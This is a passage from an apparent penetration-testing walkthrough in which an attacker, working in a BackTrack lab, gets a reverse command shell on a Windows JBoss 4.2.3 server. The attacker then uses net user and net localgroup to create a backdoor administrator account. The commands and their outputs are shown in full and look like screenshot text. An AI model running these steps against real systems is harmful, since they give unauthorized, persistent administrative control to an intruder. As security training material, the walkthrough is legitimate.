[*] Command shell session 1 opened (192.168.42.62:4444 -> 192.168.42.61:49365) at 2012-07-12 16:03:04 +0530

Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\jboss-4.2.3.GA\bin>
```

10. Attacker will add new user in target machine and the new user into administrators group.



```
Backtrack 5 R2 - VMware Workstation
File Edit View VM Tabs Help
Backtrack 5 R2
Applications Places System Thu Jul 12, 4:26 PM
root@bt: ~
File Edit View Terminal Help
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Windows\System32>net user
net user

User accounts for \\

-----
Administrator          Guest          IUSR_WIN-CMX2E3HM7NY
The command completed with one or more errors.

C:\Windows\System32>net user sanehdeep Password@123 /add
net user sanehdeep Password@123 /add
The command completed successfully.

C:\Windows\System32>net localgroup administrators sanehdeep /add
net localgroup administrators sanehdeep /add
The command completed successfully.

C:\Windows\System32>
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G. 4:26 PM 7/12/2012